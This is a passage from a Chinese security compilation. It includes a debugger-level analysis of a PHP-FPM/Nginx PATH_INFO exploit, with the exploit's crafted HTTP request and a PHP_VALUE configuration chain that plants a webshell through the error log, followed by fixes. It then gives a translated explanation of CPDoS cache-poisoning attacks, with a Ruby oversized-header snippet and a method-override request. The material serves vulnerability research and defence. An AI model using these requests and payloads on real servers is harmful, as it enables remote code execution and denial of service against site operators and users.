0x55611d1e7666: ""
0x55611d1e7667: "/var/www/html/i"...
0x55611d1e7676: "ndex.php/PHP_VA"...
0x55611d1e7685: "LUE\nsession.aut"...
0x55611d1e7694: "o_start=1;;;"
0x55611d1e76a1: "/var/www/html"
0x55611d1e76af: "HTTP_HOST"
0x55611d1e76b9: "ubuntu.local:80"...
0x55611d1e76c8: "80"
0x55611d1e76cb: "HTTP_USER_AGENT"
0x55611d1e76da: ""
0x55611d1e76db: "Mozilla/5.0"
0x55611d1e76e7: "HTTP_D_GISOS"
0x55611d1e76f4: "8", '=' <repeats 11 times>, "ORI"...
0x55611d1e7703: "G_SCRIPT_NAME"
0x55611d1e7711: "/index.php/PHP_"...
0x55611d1e7720: "VALUE\nsession.a"...
0x55611d1e772f: "uto_start=1;;;"
0x55611d1e773e: "FO"
0x55611d1e7741: ""
```

回到利用过程中，这里我们通过控制 path_info 指向 request->env 来使 request->env->pos 置零。

继续回到赋值函数 fcgi_hash_set 函数

```
static char* fcgi_hash_set(fcgi_hash *h, unsigned int hash_value, char *var, unsigned int var_len, char *val, unsigned int val_len)
{
    unsigned int      idx = hash_value & FCGI_HASH_TABLE_MASK;
    fcgi_hash_bucket *p = h->hash_table[idx];

    while (UNEXPECTED(p != NULL)) {
        if (UNEXPECTED(p->hash_value == hash_value) &&
            p->var_len == var_len &&
            memcmp(p->var, var, var_len) == 0) {

            p->val_len = val_len;
            p->val = fcgi_hash_strndup(h, val, val_len);
            return p->val;
        }
        p = p->next;
    }

    if (UNEXPECTED(h->buckets->idx >= FCGI_HASH_TABLE_SIZE)) {
        fcgi_hash_buckets *b = (fcgi_hash_buckets*)malloc(sizeof(fcgi_hash_buckets));
        b->idx = 0;
        b->next = h->buckets;
        h->buckets = b;
    }
    p = h->buckets->data + h->buckets->idx;
    h->buckets->idx++;
    p->next = h->hash_table[idx];
    h->hash_table[idx] = p;
    p->list_next = h->list;
    h->list = p;
    p->hash_value = hash_value;
    p->var_len = var_len;
    p->var = fcgi_hash_strndup(h, var, var_len);
    p->val_len = val_len;
    p->val = fcgi_hash_strndup(h, val, val_len);
    return p->val;
}
```


紧接着进入 fcgi_hash_strndup

```
308  static inline char* fcgi_hash_strndup(fcgi_hash *h, char *str, unsigned int str_len)
309  {
310      char *ret;
311
312      if (UNEXPECTED(h->data->pos + str_len + 1 >= h->data->end)) {
313          unsigned int seg_size = (str_len + 1 > FCGI_HASH_SEG_SIZE) ? str_len + 1 : FCGI_HASH_SEG_SIZE;
314          fcgi_data_seg *p = (fcgi_data_seg*)malloc(sizeof(fcgi_data_seg) - 1 + seg_size);
315
316          p->pos = p->data;
317          p->end = p->pos + seg_size;
318          p->next = h->data;
319          h->data = p;
320      }
321      ret = h->data->pos;
322      memcpy(ret, str, str_len);
323      ret[str_len] = 0;
324      h->data->pos += str_len + 1;
325      return ret;
326  }
327
```


这里 h->data-》pos 的最低位被置为 0，且 str 可控，就相当于我们可以在前面写入数据。

而问题就在于，我们怎么能向我们想要的位置写数据呢？又怎么向我们指定的配置写文件呢？

这里我们拿 exp 发送的利用数据包做例子

```
GET /index.php/PHP_VALUE%0Asession.auto_start=1;;;?QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
Host: ubuntu.local:8080
User-Agent: Mozilla/5.0
D-Gisos: 8=====================================D
Ebut: mamku tvoyu
```

在数据包中，header 中的最后两部分就是为了完成这部分功能，其中 D-Gisos 负责位移，向指定的位置写入数据。

而 Ebut 会转化为 HTTP_EBUT 这个 fastcgi_param 中的其中一个全局变量，然后我们需要了解一下 fastcgi 中全局变量的获取数据的方法。

https://github.com/php/php-src/blob/5d6e923d46a89fe9cd8fb6c3a6da675aa67197b4/main/fastcgi.c#L328

```c
static char* fcgi_hash_set(fcgi_hash *h, unsigned int hash_value, char *var, unsigned int var_len, char *val, unsigned int val_len)
{
	unsigned int      idx = hash_value & FCGI_HASH_TABLE_MASK;
	fcgi_hash_bucket *p = h->hash_table[idx];

	while (UNEXPECTED(p != NULL)) {
		if (UNEXPECTED(p->hash_value == hash_value) &&
		    p->var_len == var_len &&
		    memcmp(p->var, var, var_len) == 0) {

			p->val_len = val_len;
			p->val = fcgi_hash_strndup(h, val, val_len);
			return p->val;
		}
		p = p->next;
	}
```

可以看到当 fastcgi 想要获取全局变量时，会读取指定位置的长度字符做对比，然后读取一个字符串作为 value.

也就是说，只要位置合理，var 值相同，且长度相同，fastcgi 就会读取相对应的数据。

而 HTTP_EBUT 和 PHP_VALUE 恰好长度相同，我们可以从堆上数据的变化来印证这一点。

在覆盖之前，该地址对应数据为

```
pwndbg> p *(struct _fcgi_hash_bucket *) 0x000055611d1e4430
$22 = {
  hash_value = 2025,
  var_len = 9,
  var = 0x55611d1e771c "HTTP_EBUT",
  val_len = 11,
  val = 0x55611d1e7726 "mamku tvoyu",
  next = 0x55611d1e41c0,
  list_next = 0x55611d1e4400
}
```

然后执行 fcgi_quick_putenv

```
► 0x55611bcd9dce <main+5310>    call   fcgi_quick_putenv <0x55611bf42350>
      rdi: 0x55611d1e1b10 ◂— 0x6
      rsi: 0x55611bfb2609 ◂— push   r10
      rdx: 0x10
      rcx: 0x710
      r8: 0x55611d1e6d79 ◂— 0x702e7865646e692f ('/index.p')

  0x55611bcd9dd3 <main+5315>    mov    rdi, qword ptr [rsp + 0x68]
  0x55611bcd9dd8 <main+5320>    lea    rsi, qword ptr [rip + 0x2d882f]
  0x55611bcd9ddf <main+5327>    mov    edx, 0xb
  0x55611bcd9de4 <main+5332>    mov    r8, rbx
```


该地址对应数据变为

```
pwndbg> p *(struct _fcgi_hash_bucket *) 0x000055611d1e4430
$23 = {
  hash_value = 2025,
  var_len = 9,
  var = 0x55611d1e771c "PHP_VALUE\nsessi"...,
  val_len = 11,
  val = 0x55611d1e7726 "session.auto_st"...,
  next = 0x55611d1e41c0,
  list_next = 0x55611d1e4400
}
pwndbg>
```


我们成功写入了 PHP_VALUE 并控制其内容，这也就意味着我们可以控制 PHP 的任意全局变量。

当我们可以控制 PHP 的任意全局变量就有很多种攻击方式，这里直接以 EXP 中使用到的攻击方式来举例子。

```
 8
 9  var chain = []string{
10      "short_open_tag=1",
11      "html_errors=0",
12      "include_path=/tmp",
13      "auto_prepend_file=a",
14      "log_errors=1",
15      "error_reporting=2",
16      "error_log=/tmp/a",
17      "extension_dir=\"<?=`\"",
18      "extension=\"$_GET[a]`?>\"",
19  }
```

exp 作者通过开启自动包含，并设置包含目录为/tmp，之后设置 log 地址为/tmp/a 并将 payload 写入 log 文件，通过 auto_prepend_file 自动包含/tmp/a 文件构造后门文件。

10.3 漏洞修复

在经过对漏洞的深入研究后，我们推荐两种方案修复这个漏洞。

临时修复：

修改 nginx 相应的配置，并在 php 相关的配置中加入

```
    try_files $uri =404
```

在这种情况下，会有 nginx 去检查文件是否存在，当文件不存在时，请求都不会被传递到 php-fpm。

正式修复：

将 PHP 7.1.X 更新至 7.1.33 https://github.com/php/php-src/releases/tag/php-7.1.33

将 PHP 7.2.X 更新至 7.2.24 https://github.com/php/php-src/releases/tag/php-7.2.24

将 PHP 7.3.X 更新至 7.3.11 https://github.com/php/php-src/releases/tag/php-7.3.11

10.4 漏洞影响

结合 EXP github 中提到的利用条件，我们可以尽可能的总结利用条件以及漏洞影响范围。

1、Nginx + php_fpm，且配置 location ~ [^/].php(/|)$php-fpm2Nginxfastcgi_split_path_info$，只有在这种条件下才可以通过换行符来打断正则表达式判断。ps: 则允许 index.php/321 -> index.php

```
fastcgi_split_path_info ^(.+?.php)(/.*)$;
```

3、fastcgi_param 中 PATH_INFO 会被定义通过 fastcgi_param PATH_INFO $fastcgi_path_info;，当然这个变量会在 fastcgi_params 默认定义。4、在 nginx 层面没有定义对文件的检查比如 try_files $uri =404，如果 nginx 层面做了文件检查，则请求不会被转发给 php-fmp。

这个漏洞在实际研究过程中对真实世界危害有限，其主要原因都在于大部分的 nginx 配置中都携带了对文件的检查，且默认的 nginx 配置不包含这个问题。

但也正是由于这个原因，在许多网上的范例代码或者部分没有考虑到这个问题的环境，例如 Nginx 官方文档中的范例配置、NextCloud 默认环境，都出现了这个问题，该漏洞也正真实的威胁着许多服务器的安全。

在这种情况下，这个漏洞也切切实实的陷入了黑暗森林法则，一旦有某个带有问题的配置被传播，其导致的可能就是大批量的服务受到牵连，确保及时的更新永远是对保护最好的手段:>

10.5 参考链接

漏洞 issue

漏洞发现者提供的环境

漏洞 exp

漏洞成因代码段

漏洞修复 commit

vulhub

https://www.nginx.com/resources/wiki/start/topics/examples/phpfcgi/

Seebug 漏洞收录

10.5.1 知道创宇 404 实验室

知道创宇 404 实验室，是国内黑客文化深厚的网络安全公司知道创宇最神秘和核心的部门，在知道创宇 CSO、404 实验室负责人周景平（黑哥）的带领下，知道创宇 404 实验室长期致力于 Web、IoT、工控、区块链等领域内安全漏洞挖掘、攻防技术的研究工作，团队曾多次向国内外多家知名厂商如微软、苹果、Adobe、腾讯、阿里、百度等提交漏洞研究成果，并协助修复安全漏洞，多次获得相关致谢，在业内享有极高的声誉。

CPDoS：一种新的 Web 缓存污染攻击

译者：興趣使然的小胃

来源：https://www.anquanke.com/post/id/189507

11.1 0x00 前言

CPDoS 的全称为 **C**ache-**P**oisoned **D**enial-**o**f-**S**ervice（缓存污染拒绝服务），是一种新的 Web 缓存污染攻击，目标是导致目标站点及 web 资源无法正常提供服务。

11.2 0x01 工作原理

基本的攻击流程如下所示：

1、攻击者发送简单的 HTTP 请求，请求中包含针对目标 web 资源的恶意头部。该请求由中间缓存端处理，恶意头部字段尽量保持隐蔽；


2、由于缓存端并没有存储目标资源的最新副本，因此会将请求转发至原始服务器。在原始服务器端，由于请求中包含恶意头部，因此会出现错误；

3、因此，原始服务器会返回一个错误页面，该页面（而不是所请求的资源）会被缓存端存储；

4、当攻击者在响应中看到错误页面，就知道攻击已成功完成；

5、合法用户在后续请求中尝试获取目标资源；

6、合法用户无法拿到原始内容，会得到已被缓存的错误页面。



利用 CPDoS 攻击方式，恶意客户端可以阻止用户访问通过 CDN（如 Cloudfront 或者 Clloudflare）发布或者在代理缓存端（如 Varnish 或 Squid）托管的任何 web 资源（因此攻击者可以禁用各种资源，如安全更新、JavaScript 文件甚至整个站点）。需要注意的是，攻击者只需要精心构造一次请求，就能限制正常用户访问目标内容的后续请求。

11.3 0x02 CPDoS 类别

我们检测到 3 类不同的 CPDoS：

HHO（HTTP Header Oversize，HTTP 头部过长）

HMC（HTTP Meta Character，HTTP 元字符）

HMO（HTTP Method Override，HTTP 方法覆盖）

11.3.1 HHO


HTTP 请求头部中包含对中间系统及 web 服务器非常重要的一些信息，其中包括与缓存相关的头部字段或客户端支持的媒体类型、语言及编码对应的元数据。HTTP 标准中并没有定义 HTTP 请求头部的大小，因此，中间系统、web 服务器以及 web 框架在大小限制上都有自己的规定。大多数 web 服务器以及代理（Apache HTTPD）所限制的请求头的大小约为 8192 字节，以缓解请求头缓冲区溢出或ReDoS攻击。然而，其他有些中间系统的限制条件会超过这个阈值。比如，Amazon Cloudfront CDN允许的大小为 20480 字节。攻击者可以利用这一点，通过请求头大小限制来发起缓存污染攻击，最终达到拒绝服务效果。

当 web 应用使用的缓存端允许的头部大小比原始服务端允许的还大时，这种场景下攻击者就可以发起 HHO CPDoS 攻击。为了攻击这种 web 应用，恶意客户端可以发送一个 HTTP GET 请求，其中头部大小比原始服务端支持的最大值大，但小于缓存端支持的最大值。为了完成该操作，攻击者可以有两种选择。攻击者可以构造一个请求，请求头中带有许多恶意头部字段（参考如下 Ruby 代码片段）；攻击者还可以选择使用单个头部，其中包含一个过长的键值。

```
require 'net/http'
uri = URI("https://example.org/index.html")
req = Net::HTTP::Get.new(uri)

num = 200
i = 0

# Setting malicious and irrelevant headers fields for creating an oversized header
until i > num  do
    req["X-Oversized-Header-#{i}"] = "Big-Value-0000000000000000000000000000000000"
    i +=1;
```

```
end

res = Net::HTTP.start(uri.hostname, uri.port, :use_ssl => uri.scheme == 'https') {|http|
    http.request(req)
}
```


下图就是典型 HHO CPDoS 攻击场景，其中恶意客户端发送由上述代码片段构造的一个请求。缓存端会将该请求（包括所有头部字段）发往目标端点（因为头部大小低于 20480 字节）。然而，web 服务端会阻止该请求，返回一个错误页面（因为请求头超过了头部大小限制）。带有 `404 Bad Request` 状态码的错误页面现在会被缓存端缓存。针对目标资源的后续所有请求都会返回错误页面，而不会返回正常内容。



大家可以观看该视频了解针对托管在 Cloudfront 上示例 web 应用的 HHO CPDoS 攻击。在此次攻击中，攻击者有选择性地将 web 资源替换成错误页面，最终导致整个页面无法提供服务。

11.3.2 HMC

HMC CPDoS 攻击的原理与 HHO CPDoS 攻击类似。这里攻击者并没有发送过长的头部，而是尝试使用包含有害元字符的请求头来绕过缓存端。元字符可以为控制字符，比如换行符/回车符（`\n`）、换行符（`\r`）或者响铃符（`\a`）。



缓存端可能不会阻止该请求或者过滤其中的元字符，直接将这种请求发送到原始服务端。由于请求中包含有害的元字符，因此原始服务端可能会将该请求划分到恶意类别，返回错误消息，该消息会被缓存端缓存并复用。


11.3.3 HMO

HTTP 标准提供了多个 HTTP 方法，以便 web 服务端以及客户端执行各种 web 事务。GET、POST、DELETE 及 PUT 是 web 应用及基于 REST 的 web 服务最常使用的几种 HTTP 方法。然而，许多中间系统（如代理、负载均衡器、缓存以及防火墙）只支持 GET 及 POST 方法。这意味着使用 DELETE 及 PUT 的 HTTP 请求会被阻止。为了绕过该限制，许多基于 REST 的 API 或 web 框架（如Play Framework 1）提供了一些头部字段，如 `X-HTTP-Method-Override`、`X-HTTP-Method` 或者 `X-Method-Override`，以处理被阻止的 HTTP 方法。一旦请求到达服务端，这些头部字段会引导 web 应用使用对应的值来覆盖请求行中的 HTTP 方法。

```
POST /items/1 HTTP/1.1
Host: example.org
X-HTTP-Method-Override: DELETE


HTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 62

Resource has been successfully removed with the DELETE method.
```

如上所示，该请求可以绕过安全策略，通过 `X-HTTP-Method-Override` 头来使用 `DELETE` 请求。在服务端，这个 POST 请求会被解析为 DELETE 请求。

当中间系统会阻止不同的 HTTP 方法时，这些头部字段就非常有用。然而，如果 web 应用支持这种头部，并且使用了 web 缓存系统（如反向代理缓存或 CDN）来优化性能，那么恶意客户端可以利用这种架构来发起 CPDoS 攻击。下图演示了典型的 HMO CPDoS 攻击场景，其中使用了 `X-HTTP-Method-Override` 头。




在上图中，攻击者在发送的 `GET` 请求中，`X-HTTP-Method-Override` 头部字段的值为 `POST`。存在漏洞的缓存端会将该请求解析为发往 `https://example.org/index.html` 的正常 `GET` 请求。然而，web 应用会将该请求解析为 `POST` 请求。因此，web 应用会基于 `POST` 请求来返回响应。这里我们假设目标 web 应用并没有在`/index.html` 上实现适用于 `POST` 请求的任何逻辑。在这种情况下，web 框架（如Play Framework 1）会返回错误消息，状态码为 `404 Not Found`。缓存端会认为返回的响应以及错误码对应的是发往 `https://example.org/index.html` 的 `GET` 请求。根据RFC 7231，`404 Not Found` 是可以被缓存的一种状态码，因此缓存端会存储并为后续的重复请求复用这个错误代码。后面每个正常的客户端如果向 `https://example.org/index.html` 发送 `GET` 请求，都会收到被缓存的错误消息以及 `404 Not Found` 状态码，不会看到真正的 web 应用起始页面。

针对 web 应用的 HMO 攻击可参考此处视频，其中攻击者使用Postman工具阻止用户访问起始页面。

11.4 0x03 影响范围

下图显示了 CPDoS 攻击对 CDN 的影响。注入错误页面后，CDN 会将其发布到世界各地的边缘缓存服务器。下图演示了这个错误页面在 CDN 架构中的辐射范围，其中，红色坐标代表会显示错误页面的位置。幸运的是，并不是所有边缘服务器都会受这种攻击影响，这类边缘服务器用绿色坐标标识，该坐标代表客户端可以接收到正常页面。蓝色坐标为原始服务端的位置，剩余一个坐标为攻击者的位置。

根据第一张图，当攻击者从法兰克向德国科隆的某个源服务器发起 CPDoS 攻击时，欧洲及亚洲部分位置会受到影响。根据第二张图，当攻击者从美国北弗吉尼亚对德国科隆的同一个源服务器发起 CPDoS 攻击时，美国部分区域会受到影响。



我们通过TurboBytes Pulse及KeyCDN的测速工具来分析攻击结果。这两个服务都能提供测试环境，覆盖遍布全球的许多测试代理。

11.5 0x04 CPDoS 漏洞概览

下图整体描述了哪种 web 缓存系统与 HTTP 实现搭配时会受 CPDoS 攻击影响，如果大家想了解更多细节，可访问此处下载详细报告。

Cache / HTTP Implementation	Apache HTTPD	Apache TS	Nginx	Squid	Varnish	Akamai	Azure	CDN77	CDNSun	Cloudflare	CloudFront	Fastly	G-Core Labs	KeyCDN	StackPath
Apache HTTPD + (ModSecurity)	o	o	o	o	o	o	o	o	o	o	HHO, HMC	o	o	o	o
Apache TS	o	o	o	o	o	o	o	o	o	o	o	o	o	o	o
Nginx + (ModSecurity)	o	o	o	o	o	o	o	o	o	o	HHO	o	o	o	o
